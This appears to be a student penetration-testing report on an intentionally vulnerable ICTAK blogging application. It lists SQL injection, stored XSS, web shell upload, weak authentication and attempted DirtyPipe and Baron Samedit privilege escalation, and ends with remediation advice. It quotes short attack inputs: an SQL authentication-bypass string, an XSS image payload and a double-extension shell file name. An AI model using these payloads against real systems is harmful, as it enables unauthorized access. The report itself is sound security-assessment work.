

Vulnerability Assessment & Penetration Testing Report

Project Title: Penetration Test on Target: 128.199.16.171

Submitted by:

- Devika G
- Vaishnav K. R
- Aswin Suresh

Team Member	Role	Tools	Findings
Aswin	Lead tester — web & authentication testing, PoC validation	Nmap, Nikto, Gobuster, sqlmap , Burp Suite, SSH tooling	Confirmed SQL Injection (PoC captured) and XSS (payload validated); performed safe SSH checks
Vaishnav K R	Network & service testing — DoS and auth checks	Nmap, Nessus, Nikto, Gobuster, Hydra , Slowloris	Slowloris DoS attempt on HTTP/80 observed and blocked by Sophos (related to CVE-2007-6750); FTP auth checks (no valid creds)
Devika	Documentation, evidence collection & validation	Wireshark, Burp Suite (support), LibreOffice, Screenshot tools	FTP, Collected packet captures and screenshots; verified PoCs and consolidated evidence for reporting

Date of Report: October 13th, 2025

Index

Section Number	Section Title	Page Number
1	Executive Summary	4
2	Introduction	4
2.1	Objective	4
2.2	Scope	4
2.3	Assessment Methodology	5
3	Engagement Details	5
3.1	Test Environment	5
3.2	Tools and Techniques	5
4	Findings and Evidences	6
4.1	Web Application Vulnerabilities	6
4.2	Local Privilege Escalation	11

5	Recommendations	12
6	Conclusion	12
7	References	12
8	Appendix: Full Evidence Screenshots & Logs	13

1. Executive Summary

This report details the results of a comprehensive Vulnerability Assessment and Penetration Test (VAPT) conducted on the ICTAK Blog Web Application and its underlying Linux infrastructure. Using a combination of automated tools and manual testing, a range of exploitable vulnerabilities were discovered and validated, including XSS, SQL Injection, authentication flaws, insecure file upload, and privilege escalation vectors.

Key Metrics:

- Total vulnerabilities discovered: 7
 - Critical: 3
 - High: 2
 - Medium: 1
 - Low/Informational: 1
-

2. Introduction

2.1 Objective

The primary objectives of this engagement were:

- Identify and validate security weaknesses in the target web application and underlying infrastructure
- Demonstrate real-world attack and exploitation scenarios
- Provide actionable recommendations to reduce cyber risk

2.2 Scope

In Scope:

- ICTAK Vulnerable Web Application (<http://128.199.16.171:56686>)
- Connected backend (Linux Ubuntu 20.04, 128.199.16.171)
- Interfaces: Web, SSH, FTP

Out of Scope:

- Third-party add-ons, unrelated websites or remote networks

2.3 Assessment Methodology

- Based on industry-recognized frameworks: [OWASP Testing Guide, PTES, NIST]
 - Combination of Black/Grey Box testing
 - Automated scanning + manual verification + exploit PoCs
-

3. Engagement Details**3.1 Test Environment**

- Platform: Ubuntu 20.04 LTS / Apache2/PHP / MySQL
- Web Application: Custom blogging platform for ICTAK
- Test tools: Kali Linux, Burp Suite, sqlmap, LinPEAS, Linux Exploit Suggester, Python, etc.

3.2 Tools and Techniques

- **Web:** Burp Suite, sqlmap, custom Python scripts, browser dev tools
 - **Infra:** LinPEAS, Linux Exploit Suggester, manual SSH/FTP enumeration, privilege escalation PoCs
 - Code reviews (where possible), fuzzing, MITM proxying, and upload bypass techniques
-

4. Findings and Evidences

4.1 Web Application Vulnerabilities

4.1.1 SQL Injection (Critical)

- **Description:**


User login and blog search parameters are directly used in SQL queries without proper sanitization.

- **Impact:**

Allows authentication bypass, data extraction

- **Evidence:**

- Screenshot: Login form with injected payload (admin' OR '1'='1--) ⇒ Successful login as admin





- Screenshot: SQLmap session dumping user table

- **Description:**


Allows persistent JS execution for any user (including admin).


- Screenshot: Comment box with `<img src=x onerror=alert(1337)> payload`



4.1.3 Insecure File Upload (Critical)


- **Description:**
File upload endpoint allows PHP shell upload with double-extension trick.
- **Impact:**
Allows uploading and accessing PHP web shells for server compromise.
- **Evidence:**
 - Screenshot: Uploading shell.php.jpg





4.1.4 Weak Authentication & User Management (Medium)

- **Description:**
User creation does not enforce strong passwords or proper roles.
- **Evidence:**
 - Screenshot: User registration (with default/weak creds)



4.2 Local Privilege Escalation

4.2.1 Enumeration & Service Weaknesses

- **Description:**

Enumeration reveals running services, SUID files, and writable cron jobs/timers, making the target susceptible to LPE.

4.2.2 Exploitable Local Vulnerabilities

- **Baron Samedit (CVE-2021-3156)**

Attempted exploitation and methodology outlined.

- **DirtyPipe (CVE-2022-0847)**

Attempted exploitation—PoC evidence for compilation/attempt.

5. Recommendations

- Apply strict **input sanitization** (parameterized queries, output encoding)
 - **Enforce secure file upload** (extension whitelist, strict content-type, never execute uploads from web root)
 - **Enforce password policies**, block weak/commonly used passwords
 - Patch applications and underlying Linux kernel for known LPE vulnerabilities
 - Regularly review and minimize SUID binaries, cron/timer scripting
 - Conduct periodic VAPT and user permission reviews
-


6. Conclusion

The VAPT engagement successfully identified and exploited several major vulnerabilities across both application and infrastructure layers. These weaknesses demonstrate real-world risk—unauthorized access, privilege escalation, and potential data/system compromise. Immediate action on critical findings, routine patching, and improved secure coding practices are strongly recommended to reduce risk.

7. References

- [OWASP Web Security Testing Guide](#)
 - [PTES – Penetration Testing Execution Standard](#)
 - [OffSec](#)
 - [Linux Privilege Escalation \(HackTricks\)](#)
 - Used tools: LinPEAS, Burp Suite, sqlmap, Kali Linux, custom scripts
 - CVEs cited in the LPE section (CVE-2021-3156, CVE-2022-0847, etc.)
-

8. Appendix: Full PoC Evidence




ICTAK Vulnerable Web Application : The World of Blogging

Title : Hello All
Message : This is a Vulnerable server from ICT
Linked images : file
Comments : Ohh So their is a commenting facility...

Login To Create New Blog or Make Comments

Enter Your User Name :
Enter Your Password :



BLOGGING

NEW BLOG ENTRY
COMMENT
VIEW BLOGS
HOME

USER MANAGEMENT

ADD USER
EDIT USER



SELF

